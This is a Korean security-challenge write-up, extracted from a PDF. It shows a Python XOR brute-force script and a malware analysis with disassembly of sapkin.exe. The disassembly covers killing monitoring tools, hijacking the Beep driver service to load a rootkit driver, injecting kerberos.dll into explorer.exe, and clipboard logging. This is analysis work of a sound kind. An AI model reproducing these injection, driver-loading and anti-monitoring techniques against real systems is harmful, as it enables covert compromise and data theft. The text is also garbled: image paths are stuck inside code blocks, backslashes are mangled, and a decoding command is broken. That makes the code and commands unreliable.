        Wx07Wx09Wx06Wx0DWx04Wx75Wx02Wx0CWx07Wx09Wx07Wx77Wx04Wx75Wx02Wx0FWx03Wx0C
        Wx03Wx04Wx04Wx77Wx03Wx0CWx09Wx16Wx55Wx5DWx44Wx0D'

    for d in xrange(31, 0, -1):
        for h in xrange(23, -1, -1):
            for m in xrange(59, -1, -1):
                for s in xrange(59, -1, -1):

                    box = []
                    result = ""

                    t = '%02d%02d%02d%02d' % (d, h, m, s)
                    print t

                    for i in t:
```

```
        box.append(i)

        for i in xrange(len(data)):
            result += chr(ord(data[i]) ^ ord(box[i%8]))

        if 'Password' in result:
            print result
            return

        del box
        del result

if __name__ == '__main__':
    mal1_crack()
```

아래는 공격 수행 결과입니다.

```
[graylynx@silverbox Temp]$ ./mal1_crack.py

31235959

...
...
...

150000000

14235959

<div id='ahnMsg' style='background:#000000; border:1 solid #000000; padding: 20px;


font-size: 9pt; color: #FFFFFF; font-family: gulim;

position: absolute; z-index: 1000; Filter: alpha(opacity=45);'>

Password &nbsp;&nbsp;4173206C6F6E6720617320796F75206C6F7665206D

65</div>
```

정확히 14일 23시 59분 59초에 올바른 자바스크립트로 복호화되었습니다. 시스템의 시각을 위해서 구한 값으로 설정한 뒤 해당 사이트에 접속해보면 암호가 뜨는 것을 확인할 수 있습니다.



[그림 114] 정상적으로 출력된 패스워드

출력된 패스워드는 HEX 인코딩되어 있는것 처럼 보입니다. 다음의 명령어로 패스워드를 확인 할 수 있습니다.

```
[graylynx@silverbox Desktop]$ printf "%x41%x73%x20%x6C%x6F%x6EW%x67%x20
%x61%x73%x20%x79%x6FW%75 %x20%x6C%x6FW%x76%x65%x20%x6DW%x65"
```

As long as you love me

찾아낸 패스워드는 아래와 같습니다

AS long as you love me

3.4.2. Question#2

Step 1. install.bat 분석

악성코드를 실행시키는 install.bat를 분석합니다.

[표 3 3] install.bat

```
@echo off
start %SystemRoot%\system32\sapkin.exe -k
copy /y .\sapkin.exe %SystemRoot%\system32\sapkin.exe
cd /d %SystemRoot%\system32
sapkin.exe -i
sapkin.exe -s
pause
```

문제에 포함된 install.bat을 실행하면 먼저 sapkin 서비스를 실행중지하고,

sapkin.exe를 시스템폴더에 복사합니다. 그 다음에 sapkin 서비스를 Service Control Manager에 등록하고, 서비스를 시작합니다. 서비스로 등록된 sapkin.exe는 컴퓨터가 부팅될 때마다 매번 실행을 하게 됩니다.

Step 2. sapkin.exe 분석

이제 sapkin.exe라는 파일을 분석해보자.

[표 3 4] sapkin.exe

```
...
.text:00402869      push  offset MainThread
.text:0040286E      call   ds:_beginthread
.text:00402874      mov    esi, ds:GetLastError
...
.text:004028A9 loc_4028A9:           ; CODE XREF: MainRoutine+26↑ j
.text:004028A9      push  offset ServiceStartTable ; lpServiceStartTable
.text:004028AE      call   ds:StartServiceCtrlDispatcherA
.text:004028B4      test   eax, eax
...
...
```

서비스가 시작하면 0x004029A0 쓰레드를 하나 생성하고, 다른 한 쓰레드를 Service Control Dispatcher Thread로 등록시킵니다. 우선 0x004029A0 쓰레드를 살펴봅니다.

[표 3 5] 0x004029A0

```
.text:004029A0 MainThread proc near
...
.text:004029A8      mov    [esp+14h+var_14], offset ClassName ; "18467-41"
.text:004029B0      cmp    eax, 1
.text:004029B3      mov    [esp+14h+var_10], offset aProcepl ; "PROCEXPL"
.text:004029BB      mov    [esp+14h+var_C], offset aProcmon_window ;
"PROCMON_WINDOW_CLASS"
.text:004029C3      mov    [esp+14h+var_8], offset aHzzfqgqdzbt ; "hzzfqgqdzbt"
...
.text:004029EC      push   0                      ; lpWindowName
.text:004029EE      push   eax                     ; lpClassName
.text:004029EF      call   Anti_Monitors_GetMonitorProcessID
.text:004029F4      add    esp, 8
.text:004029F7      test   eax, eax
.text:004029F9      jz    short loc_402A04
.text:004029FB      push   eax                     ; Monitor_Process_ID
.text:004029FC      call   KillMonitorProcess
...
...
```

위의 코드에서 보여지듯이 0x4029A0 쓰레드는 1초마다 루프를 돌면서 무한루프를 도는데 각 루프 내에서 4번 루프를 더 돌게 됩니다. 4번 루프의 각 루프를 돌 때마다 4개의 스트링 "18467-41" "PROCEXPL" "PROCMON_WINDOW_CLASS"

"hzzfqgqdzbt" 를 각각 하나씩 인자로 넘기면서 Anti_Monitors_GetMonitorProcessID 를 호출하고, 그 다음에 KillMonitorProcess를 호출합니다.

[표 3 6] Anti_Monitors_GetMonitorProcessID 함수

```
.text:00401B20 Anti_Monitors_GetMonitorProcessID proc near
...
.text:00401B3D     lea    edx, [esp+4+dwProcessId]
.text:00401B41     push   edx          ; lpdwProcessId
.text:00401B42     push   eax          ; hWnd
.text:00401B43     call   ds:GetWindowThreadProcessId
...
```

Anti_Monitors_GetMonitorProcessID 함수가 하는 일은 위 코드처럼 인자로 넘어온 스트링과 동일한 이름의 클래스를 가진 윈도우를 찾아서 프로세스 ID 를 리턴합니다.

[표 3 7] KillMonitorProcess 함수

```
.text:00401F20 KillMonitorProcess proc near
...
.text:00401F37     push   ecx          ; Monitor_ProcessID
.text:00401F38     call   SuspendMainThread
...
.text:00401F65     push   1            ; uExitCode
.text:00401F67     push   esi          ; hProcess
.text:00401F68     call   ds:TerminateProcess
...
...
.push 0           ; CODE XREF: KillMonitorProcess+43↑ j
.text:00401F89     push   0            ; lpThreadId
.text:00401F8B     lea    ecx, [esp+18h+Monitor_Process_ID]
.text:00401F8F     push   0            ; dwCreationFlags
.text:00401F91     push   ecx          ; lpParameter
.text:00401F92     push   offset StartAddress ; lpStartAddress
.text:00401F97     push   0            ; dwStackSize
.text:00401F99     push   0            ; lpThreadAttributes
.text:00401F9B     call   ds>CreateThread
...
```

리턴값인 프로세스 ID를 인자로 주면서 호출하는 KillMonitorProcess는 우선 프로세스 ID에 해당하는 프로세스의 메인 쓰레드를 Suspend하며(SuspendMainThread 함수가 그 일을 담당), 프로세스를 Terminate합니다. 만일 4초동안 프로세스가 Terminate하지 않는다면 새로운 쓰레드를 하나 생성하는데 그 쓰레드는 DebugActiveProcess로 타겟 프로세스에 디버거를 어태치하며 바로 리턴해버립니다. 리턴하면 Thread는 Terminate되고, 디버깅하려는 타겟 프로세스도 같이 Terminate하게 됩니다.

이렇게 "18467-41", "PROCEXPL", "PROCMON_WINDOW_CLASS", "hzzfqgqdzbt"라는 클래스 이름을 가진 윈도우들을 1초마다 루프를 돌면서 강제종료시킵니다.

18467-41라는 클래스 이름을 가진 프로그램은 Regmon과 Filemon, PROCEXPL는 Process Explorer, PROCMON_WINDOW_CLASS는 Process Monitor입니다. Hzzfqgqdzbt를 클래스 이름으로 가진 프로그램은 없으며, 그저 의미없는 문자열일 뿐입니다. 요약하자면 MainThread는 1초마다 Regmon, Filemon, Process Explorer, Process Monitor를 강제종료시키는 기능을 합니다.

그럼 이제 Service Control Dispatcher Thread로 등록된 다른 쓰레드를 봅니다.

[표 3 8] Dispatcher_Thread 함수

```
Dispatcher_Thread proc near
...
ext:00402772           push    offset   aCWindowsSystem      ;
"C:\Windows\system32\drivers\sapkin.sys"
.text:00402777         push    68h          ; Const_68h
.text:00402779         mov     dword_404C18, eax
.text:0040277E         call    Load_sapkin_Driver
.text:00402783         mov     ecx, 40h
```

중요한 부분만 보면 "C:\Windows\system32\drivers\sapkin.sys"라는 문자열을 인자로 넘기면서 **Load_sapkin_Driver**을 호출하는 것을 알 수 있습니다.

[표 3 9] Load_sapkin_Driver 함수

```
.text:00401650 ; int __cdecl Load_sapkin_Driver(LPCSTR Const_68h, int Driver_Name)
.text:00401650 Load_sapkin_Driver proc near
...
.text:00401656         push    offset ProcName        ; "RtlAdjustPrivilege"
.text:0040165B         push    offset ModuleName      ; "ntdll.dll"
.text:00401660         mov     [esp+44h+var_2C], 0
.text:00401668         mov     [esp+44h+var_28], 0
.text:00401670         mov     [esp+44h+var_24], 0
.text:00401678         call    ds:GetModuleHandleA
.text:0040167E         push    eax             ; hModule
.text:0040167F         call    ds:GetProcAddress
.text:00401685         mov     esi, eax
.text:00401687         lea    eax, [esp+3Ch+var_2C]
.text:0040168B         push    eax
.text:0040168C         push    0
.text:0040168E         push    1
.text:00401690         push    10            ; SeLoadDriverPrivilege
.text:00401692         call    esi
.text:00401694         lea    ecx, [esp+3Ch+var_28]
.text:00401698         push    ecx
.text:00401699         push    0
.text:0040169B         push    1
.text:0040169D         push    20            ; SeDebugPrivilege
.text:0040169F         call    esi
.text:004016A1         lea    edx, [esp+3Ch+var_24]
.text:004016A5         push    edx
```

```

.text:004016A6      push  0
.text:004016A8      push  1
.text:004016AA      push  9          ; SeTakeOwnershipPrivilege
.text:004016AC      call   esi
...
.text:004016C8  loc_4016C8:           ; CODE XREF:
Load_sapkin_Driver+6D↑ j
.text:004016C8      push  0F01FFh       ; dwDesiredAccess
.text:004016CD      push  offset ServiceName ; "Beep"
.text:004016D2      push  eax          ; hSCManager
.text:004016D3      call   ds:OpenServiceA
...
.text:004016FA      push  ecx          ; lpServiceStatus
.text:004016FB      push  SERVICE_STOPPED ; dwControl
.text:004016FD      push  edi          ; hService
.text:004016FE      call   ds:ControlService
...
.text:00401766      mov    esi, ds:CopyFileA
.text:0040176C      push  0          ; bFailIfExists
.text:0040176E      push  offset NewFileName ; "c:\Windows\system32\beep.sys"
.text:00401773      push  offset ExistingFileName ; "c:\Windows\system32\drivers\beep.sys"
.text:00401778      call   esi ; CopyFileA
...
.text:00401785      mov    ecx, [esp+3Ch+Driver_Name]
.text:00401789      mov    edx, [esp+3Ch+Const_68h]
.text:0040178D      push  ecx          ; Driver_Name_Path
.text:0040178E      push  edx          ; Resource_Identifier
.text:0040178F      call   Copy_File_From_Resource
...

```

우선 드라이버파일을 로드하기 위해 SeLoadDriverPrivilege, SeDebugPrivilege, SeTakeOwnershipPrivilege 권한을 Enable하는 사전작업을 합니다. 그리고나서 Beep 서비스를 Stop하고, "c:\Windows\system32\drivers\beep.sys"을 "c:\Windows\system32\beep.sys"에 백업합니다. 그리고 68h과 "C:\Windows\system32\drivers\sapkin.sys"를 인자로 넘겨주면서 Copy_File_From_Resource 함수를 호출합니다.

[표 4 0] Copy_File_From_Resource 함수

```

.text:00401540 Copy_File_From_Resource proc
...
.text:0040155B      push  0          ; lpModuleName
.text:0040155D      call   ds:GetModuleHandleA
.text:00401563      mov    edi, eax
.text:00401565      mov    eax, [esp+28h+Resource_Identifier]
.text:00401569      push  offset Type ; "BIN"

```

```

.text:0040156E      push  eax          ; lpName
.text:0040156F      push  edi          ; hModule
.text:00401570      call   ds:FindResourceA
.text:00401576      mov    esi, eax
...
.text:0040158E      call   ?AfxGetModuleState@@YGPAAFX_MODULE_STATE@@XZ ;
AfxGetModuleState(void)
.text:00401593      mov    eax, [eax+0Ch]
.text:00401596      push  esi          ; hResInfo
.text:00401597      push  eax          ; hModule
.text:00401598      call   ds:LoadResource
.text:0040159E      test  eax, eax
...
.text:004015D3      push  esi          ; hResInfo
.text:004015D4      push  edi          ; hModule
.text:004015D5      call   ds:SizeofResource
.text:004015DB      lea   ecx, [esp+28h+var_1C]
.text:004015DF      mov    esi, eax
.text:004015E1      call   ??0CFile@@@QAE@XZ      ; CFile::CFile(void)
.text:004015E6      mov    ecx, [esp+28h+Driver_Name_Path]
.text:004015EA      push  0
.text:004015EC      push  9001h
.text:004015F1      push  ecx
.text:004015F2      lea   ecx, [esp+34h+var_1C]
.text:004015F6      mov    [esp+34h+var_4], 0
.text:004015FE      call   ?Open@CFile@@@UAEHPBDIPAVCFileException@@@Z ;
CFile::Open(char const *,uint,CFileException *)
...

```

Copy_File_From_Resource는 리소스 ID가 68h(104d)인 리소스를 추출해서 "C:\Windows\system32\drivers\sapkin.sys"라는 파일에 덤프한다는 것을 알 수 있습니다.

[표 4 1] 파일 복사 및 서비스 실행

```

.text:0040178D      push  ecx          ; Driver_Name_Path
.text:0040178E      push  edx          ; Resource_Identifier
.text:0040178F      call   Copy_File_From_Resource
...
.text:004017A2      push  0          ; bFailIfExists
.text:004017A4      push   offset   ExistingFileName  ;
"c:\Windows\system32\drivers\beep.sys"
.text:004017A9      push   offset   aCWindowsSystem  ;
"C:\Windows\system32\drivers\sapkin.sys"
.text:004017AE      call   esi ; CopyFileA
...
.text:004017BB      push   offset   aCWindowsSystem  ;
"C:\Windows\system32\drivers\sapkin.sys"
.text:004017C0      call   ds>DeleteFileA

```

```

.text:004017C6    push  0          ; lpServiceArgVectors
.text:004017C8    push  0          ; dwNumServiceArgs
.text:004017CA    push  edi        ; hService
.text:004017CB    call   ds:StartServiceA
...
.text:004017E3    push  MOVEFILE_REPLACE_EXISTING ; dwFlags
.text:004017E5    push  offset ExistingFileName  ;
"c:\Windows\system32\drivers\beep.sys"
.text:004017EA    push  offset NewFileName      ;
"c:\Windows\system32\beep.sys"
.text:004017EF    call   ds:MoveFileExA
...

```

Copy_File_From_Resource로부터 리턴하면 C:\Windows\system32\drivers\WWsapkin.sys를 C:\Windows\system32\drivers\beep.sys 위에 덮어씌우며 원본 C:\Windows\system32\drivers\WWsapkin.sys를 삭제하고, Beep 서비스를 스타트합니다. 즉, 변경된 beep.sys(sapkin.sys) 드라이버를 로드합니다. 그리고 나서 이미 메모리에 sapkin.sys가 로드되었으니, 흔적을 완전히 지우기 위해 원본 beep.sys 파일로 복구합니다.

[표 4 2] kerberos.dll inject

```

.text:00402772          push  offset aCWindowsSystem      ;
"C:\Windows\system32\drivers\WWsapkin.sys"
.text:00402777          push  68h                  ; Const_68h
.text:00402779          mov   dword_404C18, eax
.text:0040277E          call  Load_sapkin_Driver
...
.text:004027A6          push  104h                ; uSize
.text:004027AB          push  ecx                 ; lpBuffer
.text:004027AC          stosb
.text:004027AD          call   ds:GetWindowsDirectoryA
...
.text:004027EB          mov   edi, offset aKerberos_dll ; "kerberos.dll"
...
.text:00402818          push  eax                 ; Driver_Name_Path
.text:00402819          rep   movsb
.text:0040281B          push  103                 ; Resource_Identifier
.text:0040281D          call   Copy_File_From_Resource
...
.text:0040282C          push  offset aExplorer_exe   ; "explorer.exe"
.text:00402831          call   GetProcessID
.text:00402836          add   esp, 4
.text:00402839          push  eax                 ; dwProcessId
.text:0040283A          push  ebx                 ; bInheritHandle
.text:0040283B          push  PROCESS_ALL_ACCESS    ; dwDesiredAccess
.text:00402840          call   ds:OpenProcess
.text:00402846          cmp   eax, ebx

```

```

.text:00402848      jz    short loc_402853
.text:0040284A      push   eax           ; hProcess
.text:0040284B      call   InjectDLL
...

```

Load_sapkin_Driver로부터 리턴한 다음 원도우 디렉토리를 얻어낸 다음 kerberos.dll 문자열이랑 붙인다. 그리고 생성된 “C:\Windows\kerberos.dll” 과 103을 인자로 Copy_File_From_Resource 함수를 호출합니다. 즉, 리소스 ID가 103인 리소스를 C:\Windows\kerberos.dll라는 파일로 덤프한다는 것입니다. 그 다음 explorer.exe 프로세스의 핸들을 인자로 InjectDLL 함수를 호출합니다.

[표 4 3] InjectDLL 함수

```

.text:00401870 InjectDLL proc
.text:004018B9      push  offset aKernel32       ; "kernel32"
.text:004018BE      call   ds:GetModuleHandleA
.text:004018C4      mov    esi, eax
.text:004018C6      mov    [ebp+hkernel32], esi
.text:004018C9      cmp    esi, edi
.text:004018CB      jz    loc_401A1D
.text:004018D1      push  offset aLoadlibraryA ; "LoadLibraryA"
.text:004018D6      push  esi           ; hModule
.text:004018D7      mov    edi, ds:GetProcAddress
.text:004018DD      call   edi ; GetProcAddress
.text:004018DF      mov    [ebp+API_LoadLibrary], eax
.text:004018E2      push  offset aGetlasterror ; "GetLastError"
.text:004018E7      push  esi           ; hModule
.text:004018E8      call   edi ; GetProcAddress
.text:004018EA      mov    [ebp+API_GetLastError], eax
.text:004018ED      mov    ecx, 9
.text:004018F2      xor    eax, eax
.text:004018F4      lea    edi, [ebp+var_5C]
.text:004018F7      rep    stosd
.text:004018F9      lea    edx, [ebp+var_5C]
.text:004018FC      mov    edi, offset aWindowsKerber ; "C:\Windows\kerberos.dll"
.text:00401901      or     ecx, 0FFFFFFFh
.text:00401904      repne scasb
.text:00401906      not    ecx
.text:00401908      sub    edi, ecx
.text:0040190A      mov    eax, ecx
.text:0040190C      mov    esi, edi
.text:0040190E      mov    edi, edx
.text:00401910      shr    ecx, 2
.text:00401913      rep    movsd
.text:00401915      mov    ecx, eax
.text:00401917      and    ecx, 3
.text:0040191A      rep    movsb
.text:0040191C      push   4           ; flProtect

```

.text:0040191E	push 1000h	; flAllocationType
.text:00401923	push 44	; dwSize
.text:00401925	push ebx	; lpAddress
.text:00401926	mov esi, [ebp+hProcess]	
.text:00401929	push esi	; hProcess
.text:0040192A	call ds:VirtualAllocEx	
.text:00401930	mov edi, eax	
.text:00401932	mov [ebp+var_28], edi	
.text:00401935	test edi, edi	
.text:00401937	jz loc_401A20	
.text:0040193D	lea ecx, [ebp+NumberOfBytesWritten]	
.text:00401940	push ecx	; lpNumberOfBytesWritten
.text:00401941	push 2Ch	; nSize
.text:00401943	lea edx, [ebp+API_LoadLibrary]	
.text:00401946	push edx	; lpBuffer
.text:00401947	push edi	; lpBaseAddress
.text:00401948	push esi	; hProcess
.text:00401949	call ds:WriteProcessMemory	
.text:0040194F	test eax, eax	
.text:00401951	jz loc_401A20	
.text:00401957	push 40h	; flProtect
.text:00401959	push 1000h	; flAllocationType
.text:0040195E	mov eax, [ebp+nSize]	
.text:00401961	push eax	; dwSize
.text:00401962	push ebx	; lpAddress
.text:00401963	push esi	; hProcess
.text:00401964	call ds:VirtualAllocEx	
.text:0040196A	mov ebx, eax	
.text:0040196C	mov [ebp+var_2C], ebx	
.text:0040196F	test ebx, ebx	
.text:00401971	jz loc_401A20	
.text:00401977	push 0	; lpNumberOfBytesWritten
.text:00401979	mov ecx, [ebp+nSize]	
.text:0040197C	push ecx	; nSize
.text:0040197D	push offset sub_401A90	; lpBuffer
.text:00401982	push ebx	; lpBaseAddress
.text:00401983	push esi	; hProcess
.text:00401984	call ds:WriteProcessMemory	
.text:0040198A	mov [ebp+var_30], eax	
.text:0040198D	test eax, eax	
.text:0040198F	jz loc_401A20	
.text:00401995	lea edx, [ebp+ThreadId]	
.text:00401998	push edx	; lpThreadId
.text:00401999	push 0	; dwCreationFlags
.text:0040199B	push edi	; lpParameter
.text:0040199C	push ebx	; lpStartAddress
.text:0040199D	push 0	; dwStackSize

```


.text:0040199F      push  0          ; lpThreadAttributes
.text:004019A1      push  esi        ; hProcess
.text:004019A2      call   ds>CreateRemoteThread
.text:004019A8      mov    [ebp+var_1C], eax
...

```

전형적인 DLL 인젝션 루틴으로 더 이상 말이 필요없다. InjectDLL로부터 리턴한 다음 쓰레드를 종료하게 된다. 이 쓰레드의 기능에 대해 요약하자면 리소스 ID 104인 리소스를 sapkin.sys라는 파일로 덤프한 후 beep 서비스를 이용해서 드라이버 모듈을 로드합니다. 그리고 리소스 ID 103인 리소스를 kerberos.dll로 덤프한 다음 explorer.exe에 인젝션하게 된다.


그럼 이제 kerberos.dll과 sapkin.sys가 어떻게 동작하는지를 분석해야 하는데 우선 kerberos.dll부터 살펴보자.

Step 3. kerberos.dll 분석



[그림 115] DllMain

처음에 여러가지 초기화 함수들이 실행되지만, 우리가 주로 관심을 가져야 할 부분은 DLL_THREAD_ATTACH일 때 호출되는 DllMain 함수입니다.



[그림 116] 클립보드 버퍼 가져오기

쓰레드를 하나 시작하는데 그 쓰레드 내용을 보면 위와 같다. 1초동안 루프를 한번씩 도는 무한루프를 돌면서 위와 같은 코드를 실행하게 된다. 클립보드에 텍스트가 담긴 버퍼의 주소를 인자로 넘기면서 LogToFile 함수를 호출합니다.

```

rep stosd
push    offset aCSapkin_log ; "c:\Wsapkin.log"
stosb
call    _fopen
mov     esi, eax
add    esp, 8
test   esi, esi
jz     short loc_1000110A

lea    eax, [esp+0D0h+var_C8]
push  eax
push  offset aS      ; ':%s:'
push  esi
call  sub_10001403
mov   edx, [esp+0DCh+arg_0]
lea   ecx, [esp+0DCh+arg_4]
push  ecx
push  edx
push  esi
call  sub_100013C8
add  esp, 18h
push  offset unk_1000F030
push  esi
call  sub_10001403
push  esi
call  _fclose
add  esp, 0Ch

unk_1000F030 db  0Ah
db    0
db    0
db    0
aS db  ':%s:',0
align 4
; char aCSapkin_log[]

```

[그림 117] sapkin.log 파일에 기록

C:\Wsapkin.log 라는 파일에 로그를 기록하는데 우선 :sapkin: (var_C8 = "sapkin")을 로그하고, 다음에 클립보드 버퍼에 들어있는 내용을 로그, 그리고 마지막으로 newline(0Ah)을 기록합니다. 그러므로 kerberos.dll은 1초마다 클립보드의 데이터를 검사 및 로그하는 일종의 키로거라고 할 수 있다.

Step 4. sapkin.sys 분석

앞서 살펴본 바와 같이 sapkin.sys를 Beep.sys와 바꿉니다. 0x00010A79는 security cookie를 삽입하고 DriverEntry로 점프합니다. DriverEntry는 0x0001094C입니다. 0x000109A7까지 디바이스 드라이버를 WWWDevice\Wsapkin 으로 등록하고 심볼릭 링크를 생성하는 부분입니다.

앞서의 유저모드 프로그램에서 커널 드라이버에 접근하기 위해 디바이스 드라이버를 등록하는 부분으로 디바이스 드라이버 이름을 좀 더 편하게 사용하기 위해 심볼릭 링크까지 생성합니다. 아래의 그림은 디바이스 드라이버 객체를 생성하는 그림입니다.

```

INIT:00010955    mov    ebx, ds:RtlInitUnicodeString
INIT:0001095B    push   esi
INIT:0001095C    push   edi
INIT:0001095D    push   offset aDeviceSapkin
INIT:00010962    lea    eax, [ebp+DestinationString]
INIT:00010965    xor    edi, edi
INIT:00010967    push   eax
INIT:00010968    mov    [ebp+DeviceObject], edi
INIT:0001096B    call   ebx ; RtlInitUnicodeString
INIT:0001096D    mov    esi, [ebp+DriverObject]
INIT:00010970    lea    eax, [ebp+DeviceObject]
INIT:00010973    push   eax
INIT:00010974    push   1
INIT:00010976    push   edi
INIT:00010977    push   8000h
INIT:0001097C    lea    eax, [ebp+DestinationString]
INIT:0001097F    push   eax
INIT:00010980    push   4
INIT:00010982    push   esi
INIT:00010983    call   ds:IoCreateDevice
INIT:00010989    cmp    eax, edi
INIT:0001098B    mov    [ebp+DriverObject], eax
INIT:0001098E    jl    loc_10A5C
INIT:00010994    push   offset aDosdevicesSa_0
INIT:00010999    lea    eax, [ebp+SymbolicLinkName]
INIT:0001099C    push   eax
INIT:0001099D    call   ebx ; RtlInitUnicodeString
INIT:0001099F    lea    eax, [ebp+DestinationString]
INIT:000109A2    push   eax
INIT:000109A3    lea    eax, [ebp+SymbolicLinkName]
INIT:000109A6    push   eax
INIT:000109A7    call   ds:IoCreateSymbolicLink
INIT:000109AD    cmp    eax, edi
INIT:000109AF    mov    [ebp+DriverObject], eax
INIT:000109B2    jl    loc_10A5C

```

[그림 118] 디바이스 객체 생성

그리고 0x0001098B와 0x000109B2에서 IoCreateDevice, IoCreateSymbolicLink를 실패한 경우 0x00010A5C로 점프합니다.

```

INIT:00010A5C ; -----
INIT:00010A5C
INIT:00010A5C loc_10A5C:                                ; CODE XREF: DriverEntry+42↑j
INIT:00010A5C                                         ; DriverEntry+66↑j
INIT:00010A5C     cmp    [ebp+DeviceObject], edi
INIT:00010A5F     jz    short loc_10A6A
INIT:00010A61     push   [ebp+DeviceObject]
INIT:00010A64     call   ds:IoDeleteDevice
INIT:00010A6A loc_10A6A:                                ; CODE XREF: DriverEntry+10E↑j
INIT:00010A6A                                         ; DriverEntry+113↑j
INIT:00010A6A     mov    eax, [ebp+DriverObject]
INIT:00010A6D loc_10A6D:                                ; CODE XREF: DriverEntry+D7↑j
INIT:00010A6D     pop    edi
INIT:00010A6E     pop    esi
INIT:00010A6F     pop    ebx
INIT:00010A70     leave
